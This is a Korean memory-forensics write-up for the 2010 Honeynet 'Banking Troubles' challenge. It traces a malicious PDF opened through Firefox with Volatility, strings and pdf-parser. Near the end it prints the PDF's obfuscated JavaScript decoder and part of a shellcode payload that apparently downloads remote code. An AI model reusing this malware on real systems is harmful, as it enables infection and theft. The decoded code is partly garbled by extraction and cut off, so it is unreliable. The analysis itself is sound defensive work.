Challenge 3: Banking Troubles (difficult)

Submission Template

Submit your solution at http://www.honeynet.org/challenge2010/ by 17:00 EST, Sunday, April 18th 2010. Results will be released on Wednesday, May 5th 2010.

Name (required): MaJ3stY	Email (required): saiwnsgud@naver.com
Country (optional): Republic of Korea p.s - 해당 문서는 문제풀이를 기초로한 메모리 이미지 분석론에 대해 언급하고 있다.	Profession (optional): v Student _ Security Professional _ Other

Question 1. List the processes that were running on the victim's machine. Which process was most likely responsible for the initial exploit? - 피해자 컴퓨터에서 실행 된 프로세스 목록을 목록화 하여라. 어떤 프로세스에 의해서 공격을 당하였는가?	Possible Points: 2pts
Tools Used: Volatility 2.0 Awarded Points:	
Answer 1. 일단 메모리 이미지에서 프로세스를 검색하는 방법은 **리스트 워킹** 방법과 **패턴매칭** 방법이 있다. 해당 방법들은 모두 Volatility 에서 지원하는 리스트 워킹의 경우 pslist 옵션이고 패턴매칭의 경우 psscan 옵션이다. 리스트 워킹 방법은 **ActivceProcessLink 구조체**를 기초로 하는 프로세스 검색 기법이기 때문에 숨겨진 프로세스는 찾지 못한다. 그 대신 프로세스 검색 속도는 패턴매칭보다 빠르다. 그럼 pslist 를 먼저 이용해보자.	

```
D:₩Work₩volatility-2.0>python vol.py pslist -f Bob.vmem
Volatile Systems Volatility Framework 2.0
*** Failed to import volatility.plugins.registry.lsadump (ImportError: No module named Crypto.Hash)
 Offset(V)  Name                    PID    PPID   Thds   Hnds   Time
---------- -------------------- ------ ------ ------ ------ -------------------
0x823c8830 System                    4      0     58    573 1970-01-01 00:00:00
0x81f04228 smss.exe                548      4      3     21 2010-02-26 03:34:02
0x822eeda0 csrss.exe               612    548     12    423 2010-02-26 03:34:04
0x81e5b2e8 winlogon.exe            644    548     21    521 2010-02-26 03:34:04
0x82256da0 services.exe            688    644     16    293 2010-02-26 03:34:05
0x82129da0 lsass.exe               700    644     22    416 2010-02-26 03:34:06
0x81d3f020 vmacthlp.exe            852    688      1     35 2010-02-26 03:34:06
0x82266870 svchost.exe             880    688     28    340 2010-02-26 03:34:07
0x822e1da0 svchost.exe             948    688     10    276 2010-02-26 03:34:07
0x822ea020 svchost.exe            1040    688     83   1515 2010-02-26 03:34:07
0x81dea020 svchost.exe            1100    688      6     96 2010-02-26 03:34:07
0x81de55f0 svchost.exe            1244    688     19    239 2010-02-26 03:34:08
0x81dde568 spoolsv.exe            1460    688     11    129 2010-02-26 03:34:10
0x821018b0 vmtoolsd.exe           1628    688      5    220 2010-02-26 03:34:25
0x81ddd8d0 VMUpgradeHelper        1836    688      4    108 2010-02-26 03:34:34
0x820d6b88 alg.exe                2024    688      7    130 2010-02-26 03:34:35
0x81cdd790 explorer.exe           1756   1660     14    345 2010-02-26 03:34:38
0x81ca96f0 VMwareTray.exe         1108   1756      1     59 2010-02-26 03:34:39
0x820cd5c8 VMwareUser.exe         1116   1756      4    179 2010-02-26 03:34:39
0x81cee5f8 wscntfy.exe            1132   1040      1     38 2010-02-26 03:34:40
0x82333620 msiexec.exe             244    688      5    181 2010-02-26 03:46:06
0x81ce1af8 msiexec.exe             452    244      0 ------ 2010-02-26 03:46:07
0x81c80c78 wuauclt.exe             440   1040      8    188 2010-02-27 19:48:49
0x8221a020 wuauclt.exe             232   1040      4    136 2010-02-27 19:49:11
0x82068020 firefox.exe             888   1756      9    172 2010-02-27 20:11:53
0x820618c8 AcroRd32.exe           1752    888      8    184 2010-02-27 20:12:23
0x82209640 svchost.exe            1384    688      9    101 2010-02-27 20:12:36
```

[그림 1 - pslist 결과]

이번에는 psscan 을 이용해보자. psscan 은 패턴 매칭 방법을 이용한 프로세스 검색 옵션으로 프로세스나 스레드의 구조는 버전마다 조금씩 다를 뿐 그 기본 구조는 같다는 전제하에 패턴을 생성하여 메모리 이미지에서 해당 패턴을 검색하는 것이다.

```
D:\Work\volatility-2.0>python vol.py psscan -f Bob.vmem
Volatile Systems Volatility Framework 2.0
*** Failed to import volatility.plugins.registry.lsadump (ImportError: No module named Crypto.Hash)
 Offset     Name             PID    PPID   PDB        Time created             Time exited
---------- ---------------- ------ ------ ---------- ------------------------ ------------------------
0x01e80c78 wuauclt.exe         440   1040 0x04040240 2010-02-27 19:48:49
0x01ea96f0 VMwareTray.exe     1108   1756 0x04040180 2010-02-26 03:34:39
0x01edd790 explorer.exe       1756   1660 0x04040260 2010-02-26 03:34:38
0x01ee1af8 msiexec.exe         452    244 0x04040320 2010-02-26 03:46:07      2010-02-26 03:46:28
0x01eee5f8 wscntfy.exe        1132   1040 0x040402a0 2010-02-26 03:34:40
0x01f3f020 vmacthlp.exe        852    688 0x040400c0 2010-02-26 03:34:06
0x01fdd8d0 VMUpgradeHelper    1836    688 0x040401e0 2010-02-26 03:34:34
0x01fde568 spoolsv.exe        1460    688 0x040401a0 2010-02-26 03:34:10
0x01fe55f0 svchost.exe        1244    688 0x04040160 2010-02-26 03:34:08
0x01fea020 svchost.exe        1100    688 0x04040140 2010-02-26 03:34:07
0x0205b2e8 winlogon.exe        644    548 0x04040060 2010-02-26 03:34:04
0x02104228 smss.exe            548      4 0x04040020 2010-02-26 03:34:02
0x022618c8 AcroRd32.exe       1752    888 0x04040300 2010-02-27 20:12:23
0x02268020 firefox.exe         888   1756 0x04040380 2010-02-27 20:11:53
0x022cd5c8 VMwareUser.exe     1116   1756 0x04040280 2010-02-26 03:34:39
0x022d6b88 alg.exe            2024    688 0x04040200 2010-02-26 03:34:35
0x023018b0 vmtoolsd.exe       1628    688 0x040401c0 2010-02-26 03:34:25
0x02329da0 lsass.exe           700    644 0x040400a0 2010-02-26 03:34:06
0x02409640 svchost.exe        1384    688 0x040402e0 2010-02-27 20:12:36
0x0241a020 wuauclt.exe         232   1040 0x04040220 2010-02-27 19:49:11
0x02456da0 services.exe        688    644 0x04040080 2010-02-26 03:34:05
0x02466870 svchost.exe         880    688 0x040400e0 2010-02-26 03:34:07
0x024e1da0 svchost.exe         948    688 0x04040100 2010-02-26 03:34:07
0x024ea020 svchost.exe        1040    688 0x04040120 2010-02-26 03:34:07
0x024eeda0 csrss.exe           612    548 0x04040040 2010-02-26 03:34:04
0x02533620 msiexec.exe         244    688 0x040402c0 2010-02-26 03:46:06
0x025c8830 System                4      0 0x00319000
```

[그림 2 - psscan 결과]

Psscan 의 결과와 pslist 의 결과를 비교해보면 숨겨져있던 프로세스는 없는 것으로 보인다. 프로세스의 목록을 나열해 보았으니 이번에는 공격한 프로세스를 찾아보자. 해당 문제의 시나리오를 보면 pdf 를 어떤 직원이 이메일로 받았다고 하였다. 그리고 최근에서야 해당 컴퓨터에서 비정상적인 은행 계좌와 관련된 행동이 수행되고 있었다는 것을 알아차렸다고 한다. 어느정도 시나리오 파악이 되었으니 pdf 와 관련된 프로세스를 목록에서 찾아보자. 프로세스 목록을 보면 **AcroRd32.exe(PID 1752)** 라는 프로세스가 있다. 해당 프로세스는 AcrobatReader 프로그램의 실행 프로세스를 뜻한다. 해당 프로세스에 부모 프로세스를 보니 **firefox.exe(PID 888)** 프로세스 이다. 정리 해 보면 어떤 직원은 firefox 브라우저로 어떤 메일을 읽고 그 메일에 첨부되어 있던 pdf 파일 하나를 다운로드 하여 실행하였다. 실행 후 pdf 안에 있는 악성코드가 해당 컴퓨터를 감염 시켰고 그 행위는 은행계좌와 관련된 금전적인 악성 행위였다.

Question 2. List the sockets that were open on the victim's machine during infection. Are there any suspicious processes that have sockets open? - 감염 컴퓨터의 소켓을 목록화 하여라. 소켓에서 의심스러운 프로세스가 있는가?	Possible Points: 4pts
Tools Used: Volatility 2.0, whois	
Answer 2. 소켓 목록을 얻는 것 또한 Volatility 를 사용하면 어렵지 않다. 일단 Volatility 에서의 네트워크 연결 목록을 보는 옵션은 여러가지가 존재한다. 여러가지 옵션 중에서 **connections** 와 **sockets** 옵션을 사용 해 보도록 하겠다.	

```
D:₩Work₩volatility-2.0>python vol.py connections -f Bob.vmem
Volatile Systems Volatility Framework 2.0
*** Failed to import volatility.plugins.registry.lsadump (ImportError: No module named Crypto.Hash)
 Offset(V)  Local Address             Remote Address            Pid
---------- ------------------------ ------------------------ ------
0x81c6a9f0 192.168.0.176:1176       212.150.164.203:80         888
0x82123008 192.168.0.176:1184       193.104.22.71:80           880
0x81cd4270 192.168.0.176:2869       192.168.0.1:30379         1244
0x81cd4270 127.0.0.1:1168           127.0.0.1:1169             888
0x81e41108 127.0.0.1:1169           127.0.0.1:1168             888
0x82108890 192.168.0.176:1178       212.150.164.203:80        1752
0x82210440 192.168.0.176:1185       193.104.22.71:80           880
0x8207ac58 192.168.0.176:1171       66.249.90.104:80           888
0x81cef808 192.168.0.176:2869       192.168.0.1:30380            4
0x81cc57c0 192.168.0.176:1189       192.168.0.1:9393          1244
0x8205a448 192.168.0.176:1172       66.249.91.104:80           888
```

[그림 3 - connections 결과]

[그림 3]을 보면 PID 1752(AcroRd32.exe)가 어떠한 곳에 연결되어 있는 것을 볼 수 있으며, 그 부모 프로세스인 PID 888(filefox.exe) 프로세스 또한 동일한 주소로 연결되어 있는 것을 볼 수 있다. 아무래도 pdf 파일을 브라우저에서 바로 보기를 하였던 것 같다. 이번에는 Timeline 을 분석하기 위해 sockets 옵션을 사용하여 보자.

```
D:₩Work₩volatility-2.0>python vol.py sockets -f Bob.vmem
Volatile Systems Volatility Framework 2.0
*** Failed to import volatility.plugins.registry.lsadump (ImportError: No module named Crypto.Hash)
 Offset(V)  PID    Port   Proto  Address         Create Time
---------- ------ ------ ------ --------------- -------------------
0x81c94e98      4      0     47 GRE             0.0.0.0         2010-02-26 03:35:00
0x81c94e98   1040     68     17 UDP             192.168.0.176   2010-02-27 20:12:35
0x81c833a0    880   1185      6 TCP             0.0.0.0         2010-02-27 20:12:36
0x81c833a0      4   1030      6 TCP             0.0.0.0         2010-02-26 03:35:00
0x81d14298    700    500     17 UDP             0.0.0.0         2010-02-26 03:34:26
0x81d14298      4    138     17 UDP             192.168.0.176   2010-02-27 19:48:57
0x82094450   1244   1189      6 TCP             0.0.0.0         2010-02-27 20:12:37
0x820ac218   1040   1181     17 UDP             192.168.0.176   2010-02-27 20:12:35
0x81ce2488   1100   1047     17 UDP             0.0.0.0         2010-02-26 03:43:12
0x81d0fe98    880  30301      6 TCP             0.0.0.0         2010-02-27 20:12:36
0x81d0fe98      4    445      6 TCP             0.0.0.0         2010-02-26 03:34:02
0x81d09d80   1040    123     17 UDP             192.168.0.176   2010-02-27 19:48:57
0x81d09d80    948    135      6 TCP             0.0.0.0         2010-02-26 03:34:07
0x81c96b98   1752   1178      6 TCP             0.0.0.0         2010-02-27 20:12:32
0x81c6cd80    888   1168      6 TCP             127.0.0.1       2010-02-27 20:11:53
0x81d1a8b8   1752   1177     17 UDP             127.0.0.1       2010-02-27 20:12:32
0x820c37d0   1244   2869      6 TCP             0.0.0.0         2010-02-27 20:12:37
0x81deee18   1040    123     17 UDP             127.0.0.1       2010-02-27 19:48:57
0x81deee18    888   1171      6 TCP             0.0.0.0         2010-02-27 20:11:53
0x82080880    700      0    255 Reserved        0.0.0.0         2010-02-26 03:34:26
0x81d1a1a0   1100   1025     17 UDP             0.0.0.0         2010-02-26 03:34:34
0x82063008   1244   1900     17 UDP             192.168.0.176   2010-02-27 19:48:57
0x81cc72b0   1040   1182     17 UDP             127.0.0.1       2010-02-27 20:12:35
0x81c75390      4    139      6 TCP             192.168.0.176   2010-02-27 19:48:57
0x81c75390   1040   1186     17 UDP             127.0.0.1       2010-02-27 20:12:36
0x81cbd320   2024   1026      6 TCP             127.0.0.1       2010-02-26 03:34:35
0x8205be98    888   1172      6 TCP             0.0.0.0         2010-02-27 20:11:53
0x82061740    888   1176      6 TCP             0.0.0.0         2010-02-27 20:12:28
0x81c98ce0   1244   1900     17 UDP             127.0.0.1       2010-02-27 19:48:57
0x81c98ce0    880   1184      6 TCP             0.0.0.0         2010-02-27 20:12:36
0x820f4aa8    700   4500     17 UDP             0.0.0.0         2010-02-26 03:34:26
0x820f4aa8      4    137     17 UDP             192.168.0.176   2010-02-27 19:48:57
0x81dd2a80      4    445     17 UDP             0.0.0.0         2010-02-26 03:34:02
0x81dec370    888   1169      6 TCP             0.0.0.0         2010-02-27 20:11:53
```

[그림 4 - sockets 결과]

Sockets 옵션은 PID 를 기준으로 연결 상태를 보여주는데 connections 결과를 토대로 sockets 옵션을 분석 해 보면 의심스러운 PID 1752 는 2010. 2. 27 20:12:32 시간에 연결이 성립 된 것으로 보인다. 부모프로세스인 PID 888 도 PID 1752 보다 조금 앞선 시간에 연결 된 것으로 보아 앞서 추측한 것이 맞는 듯 하다.

참고로 연결 목적지인 212.150.164.203 는 이스라엘에 있는 어떠한 컴퓨터로 확인 되었다.

```
query: 212.150.164.203

# KOREAN

국가명 : 이스라엘
국가코드 : IL

한국인터넷진흥원은 국내 인터넷주소자원을 관리하는 기관입니다.
조회하신 IPv4주소는 한국인터넷진흥원에 할당된 주소가 아닙니다.
해당 주소는 유럽 지역 인터넷주소자원을 관리하는 RIPE NCC에서 관리하는 주소로 자세한 정보는 아래 사이트에서 조회하여 주시기 바랍니다.
```

[그림 5 - whois 결과]

Question 3. List any suspicious URLs that may be in the suspected process's memory. - 의심스러운 프로세스의 메모리에서 의심스러운 URL을 목록화 하여라	Possible Points: 2pts

Tools Used: Volatility, strings, grep

Answer 3.

일단 의심스러운 프로세스를 메모리 이미지에서 추출해야 한다. 그렇게 하려면 volatility 의 프로세스 메모리덤프 기능을 이용해야 한다.

```
D:₩Work₩volatility-2.0>python vol.py -f Bob.vmem -p 1752 memdump --dump-dir ₩work₩volatility-2.0
Volatile Systems Volatility Framework 2.0
*** Failed to import volatility.plugins.registry.lsadump (ImportError: No module named Crypto.Hash)
************************************************************************
Writing AcroRd32.exe [  1752] to 1752.dmp
```

[그림 6 - 프로세스 덤프]

Volatility 에서 프로세스 메모리덤프를 하기 위해서는 **memdump** 옵션을 사용하면 되고 사용법은 [그림 6]을 참고하기 바란다.**(--dump-dir 옵션은 프로세스 덤프를 저장할 경로 지정 옵션이다.)** 프로세스 덤프를 하였다면 리눅스에서 기본적으로 지원하는 strings 와 grep 으로 URL 을 검색해보면 된다. 아래는 http 검색 명령어인데 내용이 너무 많아 파일로 저장하였다.

명령어 : strings 1752.dump | grep http* | sort > 1752.string(http, https 를 모두 포함)

위 명령어를 수행하면 http 로 시작하는 수많은 문자열들이 검색되는데 이 중 의심스러운 URL 을 다시한번 검색해야 한다. 하지만 이런 상황에서는 내용이 너무 많아 검색 키워드 조차 선정하지 못할 수도 있는데 일단 http:// 주소부터 다시 검색해서 봐 보자.

명령어 : strings 1752.strings | grep "http://" | sort > http.strings

위 명령어를 수행하면 http:// 문자열을 포함한 행들이 파일에 저장되는데 내용이 많아 http 를 검색하여 한줄한줄 보다보면 아래와 같은 URL 을 발견 할 수 있다.

http://search-network-plus.com/load.php?a=a&st=Internet Explorer 6.0&e=2

어떠한 서버 페이지에 인터넷 브라우저 정보를 넘기고 있다. 악성코드들이 많이 하는 행동으로 추측이 가능한데 대부분 이러한 행동은 사용자의 인터넷 브라우저 정보를 파악하여 그에 맞는 취약점을 이용해 악성행위를 한다. 그럼 이제 https 를 포함하는 문자열들을 검색해보자.

명령어 : strings 1752.strings | grep "https://" | sort > https.strings

위 명령어 수행 결과 또한 많지는 않으나 https 라는 문자열이 포함된 모든 문자열이 포함되어 있어 https 를 구분하기가 쉽지 않다. http 를 검색 할 때 처럼 https 를 검색하여 한줄한줄 구분해서 검색해보면 아래와 같은 주소를 발견 할 수 있다.

https://onlineeast#.bankofamerica.com/cgi-bin/ias/*/GotoWelcome

bank 라는 글자를 보니 은행에 관련된 URL 인 듯 하다. 해당 시나리오에서는 은행계좌와 관련되어 무언가 행위를 하고 있었다고 하였다. 해당 시나리오와 연관이 있어 보이는 URL 이란 것을 추측 할 수 있다

Question 4. Are there any other processes that contain URLs that may point to banking troubles? If so, what are these processes and what are the URLs? - bank trouble과 관련된 URL을 포함하는 그 외의프로세스는 무엇인가? 또 그 과정은 무엇이며 그 URL은 무엇인가?	Possible Points: 4pts

Tools Used: Volatility, strings, grep

Answer 4.

일단 bank trouble 과 관련된 URL 은 Q3 에서 알아보았던 https://onlineeast#.bankofamerica.com/cgi-bin/ias/*/GotoWelcome 로 추측 할 수 있다. 이제 이 URL 문자열을 포함하는 프로세스만 찾으면 된다. 해당 URL 문자열을 포함하려면 네트워크 연결이 되어야 전제하에 connections 옵션으로 알아보았던 연결 상태를 기초로 연결 상태에 포함되었던 프로세스의 메모리를 모두 덤프한다. 그리고 strings 와 grep 명령어로 bankofamerica 문자열을 검색한다.

```
root@bt: ~/Desktop/dmp# ls
1244.dmp  4.dmp  880.dmp  888.dmp
root@bt: ~/Desktop/dmp# strings 1244.dmp | grep bankofamerica
Ahttps://onlineeast#.bankofamerica.com/cgi-bin/ias/*/GotoWelcome
root@bt: ~/Desktop/dmp# strings 4.dmp | grep bankofamerica
root@bt: ~/Desktop/dmp# strings 888.dmp | grep bankofamerica
Ahttps://onlineeast#.bankofamerica.com/cgi-bin/ias/*/GotoWelcome
root@bt: ~/Desktop/dmp# strings 880.dmp | grep bankofamerica
Ahttps://onlineeast#.bankofamerica.com/cgi-bin/ias/*/GotoWelcome
```

[그림 7 - bankofamerica 검색 결과]

네트워크 연결 상태에서 PID 4 를 제외한 다른 프로세스들 모두 의심스러운 URL 을 포함하고 있다.

Question 5. Were there any files that were able to be extracted from the initial process? How were these files extracted? - 첫 번째로 의심스러웠던 프로세스에서 어떤 파일을 추출 할 수 있는가? 추출 방법은 무엇인가?	Possible Points: 6pts

Tools Used: foremost

Answer 5.

처음 의심스러웠던 프로세스는 AcroRd32.exe(PID 1752)이며, 해당 프로세스에서는 해당 프로세스가 참조하였던 pdf 파일을 당연히 추출 할 수 있을 것이다. 파일 추출은 카빙 도구인 **foremost** 를 사용 할 것이다.

해당 프로세스의 메모리 덤프를 카빙 대상으로 삼아 파일 카빙을 시도 하였다.

명령어 : foremost 1752.dmp

```
root@bt: ~/Desktop# cd output/
root@bt: ~/Desktop/output# ls
audit.txt  bmp  dll  exe  gif  htm  jar  jpg  ole  pdf  png  zip
root@bt: ~/Desktop/output# cd pdf
root@bt: ~/Desktop/output/pdf# ls
00445397.pdf  00446730.pdf  00578749.pdf  00583952.pdf  00599312.pdf  00599696.pdf  00600328.pdf
```

[그림 8 - 파일 카빙 결과]

Pdf 파일은 총 7 개가 추출 되었다.

Question 6. If there was a file extracted from the initial process, what techniques did it use to perform the exploit? - 만약 첫 번째로 의심스러웠던 프로세스에서 파일이 추출되었다면 그 파일은 공격을 위한 어떤 기술을 사용하는가?	Possible Points: 8pts

Tools Used: grep, pdfid.py, pdf-parser.py, malzila, scdbg

Answer 6.

대부분의 pdf 악성파일들은 javascript 를 포함하고 있다. grep 을 통해 7 개의 파일 중 어떤 파일이 javascript 를 포함하고 있는지 알아보자.

```
root@bt: ~/Desktop/output/pdf# grep -i javascript *.pdf
이진파일 00600328.pdf 와(과) 일치
```

[그림 9 - grep 을 이용한 javascript 포함 여부 확인]

확인 결과 보면 하나의 파일이 javascript 를 포함하고 있는 것을 알 수 있다. 해당 파일을 **pdfid.py** 도구로 다시 한번 확인 해보자.

```
root@bt:/pentest/forensics/pdfid# python pdfid.py /root/Desktop/output/pdf/00600
328.pdf
PDFiD 0.0.11 /root/Desktop/output/pdf/00600328.pdf
 PDF Header: %PDF-1.3
 obj                    6
 endobj                 6
 stream                 1
 endstream              1
 xref                   2
 trailer                2
 startxref              1
 /Page                  1
 /Encrypt               0
 /ObjStm                0
 /JS                    1
 /JavaScript            1
 /AA                    1
 /OpenAction            0
 /AcroForm              0
 /JBIG2Decode           0
 /RichMedia             0
 /Launch                0
 /Colors > 2^24         0
```

[그림 10 - pdfid.py scan 결과]

확실히 javascript 코드가 들어있는 것을 확인 하였으니 javascript 오브젝트를 확인 해 보자.

```
root@bt:/pentest/forensics/pdf-parser# python pdf-parser.py --search javascript
-w -f /root/Desktop/output/pdf/00600328.pdf
obj 11 0
 Type:
 Referencing: 1054 0 R

<</S/JavaScript/JS 1054 0 R>>


 <<
   /S /JavaScript
   /JS 1054 0 R
 >>


<</S/JavaScript/JS 1054 0 R>>
```

[그림 11 - javascript 오브젝트 번호 확인]

Javascript 오브젝트는 1054 라는 오브젝트를 참조하고 있다. 한번 확인 해 보자.

확인 해 본 결과 난독화 된 script 가 출력 되었다.

```
root@bt:/pentest/forensics/pdf-parser# python pdf-parser.py --object 1054 -w -f
/root/Desktop/output/pdf/00600328.pdf | more
obj 1054 0
 Type:
 Referencing:
 Contains stream

<</Length 0000/Filter [/F#6c#61#74e#44e#63#6fde/#41#53#43II#38#35#44#65#63#6fd#6
5]>>


 <<
   /Length 0000
   /Filter [
   /FlateDecode /ASCII85Decode]
 >>


var xtdxJYVm='01111000001010110000011100101111001000010011011100011111000110110010
10111101001111001001010011000000010001001001111000000100110100100000011000111100
01111110010100100101100010000100000001100001101000000110011100000100011010010000
01011000001100000010000001011100011100100000010010110010001111000001100100100010
00
01111100000010010111010000000000011111001101110010010100100110001000100110111101
11111001001011001010010011001000101111001100100010110101100110001010110011101100
```

[그림 12 - 1052 오브젝트에서 확인 된 난독화 script]


그러나 너무 많아 따로 파일로 저장하였고 난독화 코드 후반부에 이진코드를 풀어주는 script 코드가 존재하는데 해당 코드를 정리 해 보면 아래와 같다.

```
function yRgjvasM(EajhtdGQ,replace,RzUbJqHU) {
        if(!(replace instanceof Array)) {
                replace=new Array(replace);
                if(EajhtdGQ instanceof Array) {
                        while(EajhtdGQ.length>replace.length) {
                                replace[replace.length]=replace[0];
                        }
                }
        }
        if(!(EajhtdGQ instanceof Array))
                EajhtdGQ=new Array(EajhtdGQ);

        while(EajhtdGQ.length>replace.length) {
                replace[replace.length]='';
        }

        if(RzUbJqHU instanceof Array) {
                for(WsvDXhZg in RzUbJqHU) {
                        RzUbJqHU[WsvDXhZg]=yRgjvasM(EajhtdGQ,replace,RzUbJqHU[WsvDXhZg]);
                }

                return RzUbJqHU;
```

```
		}

		for(var WsvDXhZg=0;WsvDXhZg<EajhtdGQ.length;WsvDXhZg++) {
			var GlyomGyU=RzUbJqHU.indexOf(EajhtdGQ[WsvDXhZg]);
			while(GlyomGyU>-1){
				RzUbJqHU=RzUbJqHU.replace(EajhtdGQ[WsvDXhZg],replace[WsvDXhZg]);
				GlyomGyU=RzUbJqHU.indexOf(EajhtdGQ[WsvDXhZg],GlyomGyU);
			}
		}
		return RzUbJqHU;
}
function DgZCVgIX(xtdxJYVm) {
		var VzBJVOyp=0,GlyomGyU=0,qTABhyTE;
		for(;GlyomGyU<8;GlyomGyU++) {
			qTABhyTE=7-GlyomGyU;
			VzBJVOyp+=Dqakslkn(2,qTABhyTE)*xtdxJYVm[GlyomGyU];
		}

		return VzBJVOyp;
}

function BGmiwYYc(xtdxJYVm) {
		var GlyomGyU=0;
		var VzBJVOyp='';
		while(GlyomGyU<xtdxJYVm.length) {
			VzBJVOyp+=String.fromCharCode(DgZCVgIX(xtdxJYVm.substr(GlyomGyU,8)));
			GlyomGyU+=8;
		}

		return VzBJVOyp;
}

function HNQYxrFW(KChuBWpl,aTkRRqKD,HVqLGmiA) {
		KChuBWpl(HVqLGmiA(aTkRRqKD));
}

function SvaHZsuK(FuojOxin,kcqmHMdn) {
		var VzBJVOyp='';
		for(var GlyomGyU=0;GlyomGyU<FuojOxin.length;GlyomGyU++) {
		VzBJVOyp+=aubpcKJR(HYOtmIjW(vrfDJomH(FuojOxin[GlyomGyU]),vrfDJomH(kcqmHMdn[GlyomGyU])));
		}

		return VzBJVOyp;
}

function aubpcKJR(ENzEszAz) {
		return(ENzEszAz)?'1':'0';
}

HNQYxrFW(eval,VIfwHVPz(xtdxJYVm,JkYBYnxN),BGmiwYYc);

function HYOtmIjW(DTBYIswO,BEundbzB) {
		return(DTBYIswO||BEundbzB)&&!(DTBYIswO&&BEundbzB);
}
```

```
function VIfwHVPz(xtdxJYVm,JkYBYnxN) {
	return SvaHZsuK(GcBigPkz(JkYBYnxN),GcBigPkz(xtdxJYVm))
}

function vrfDJomH(ENzEszAz) {
	return(ENzEszAz==1)?true:false;
}

function GcBigPkz(xtdxJYVm) {
	return xtdxJYVm;
}

function Dqakslkn(ENzEszAz,Dqakslkn) {
	if(Dqakslkn==0){
		return 1;
	}

var VzBJVOyp=ENzEszAz;
for(var GlyomGyU=1;GlyomGyU<Dqakslkn;GlyomGyU++) {
	VzBJVOyp*=ENzEszAz;
}
return VzBJVOyp
```

해당 코드에서 이진 코드를 풀어주는 부분은 BGmiwYYc() 이다. 이 함수가 이진 코드를 풀어주고 그 값을 리턴 해주며 HNQYxrFW() 호출로 인해 코드가 실행 된다. 실행 되는 코드를 보려면 BGmiwYYc() 함수의 return 을 document.write()나 alert 로바꾸어 주면 된다. 그런데 해당 script 코드를 실행 하려면 제대로 실행이 되지 않는다. 이는 마지막 함수인 Dqakslkn() 의 "}"가 탈락되어 있어서 이다. 이 부분은 수정 해주고 실행 해주면 아래와 같은 코드가 나온다.



[그림 13 - 이진 코드 해제 결과]

```
function OzWJi(rzRoI,fxLUb){while(rzRoI.length*2<fxlub){rzroi+=rzroi;} return="" rzroi.substring(0,fxlub="" 2);}=""
function="" bsutn(){var=""
uueqk="sly("\uC033\u8B64\u3040\u0C78\u408B\u8B0C\u1C70\u8BAD\u0858\u09EB\u408B\u8D34\u7C40\u588B\u6A3C
\u5A44\uE2D1\uE22B\uEC8B\u4FEB\u525A\uEA83\u8956\u0455\u5756\u738B\u8B3C\u3374\u0378\u56F3\u768B\u0320\
u33F3\u49C9\u4150\u33AD\u36FF\uBE0F\u0314\uF238\u0874\uCFC1\u030D\u40FA\uEFEB\u3B58\u75F8\u5EE5\u468B\
u0324\u66C3\u0C8B\u8B48\u1C56\uD303\u048B\u038A\u5FC3\u505E\u8DC3\u087D\u5257\u33B8\u8ACA\uE85B\uFFA
2\uFFFF\uC032\uF78B\uAEF2\uB84F\u2E65\u7865\u66AB\u6698\uB0AB\u8A6C\u98E0\u6850\u6E6F\u642E\u7568\u6C
72\u546D\u8EB8\u0E4E\uFFEC\u0455\u5093\uC033\u5050\u8B56\u0455\uC283\u837F\u31C2\u5052\u36B8\u2F1A\uFF7
0\u0455\u335B\u57FF\uB856\uFE98\u0E8A\u55FF\u5704\uEFB8\uE0CE\uFF60\u0455\u7468\u7074\u2F3A\u732F\u6165\
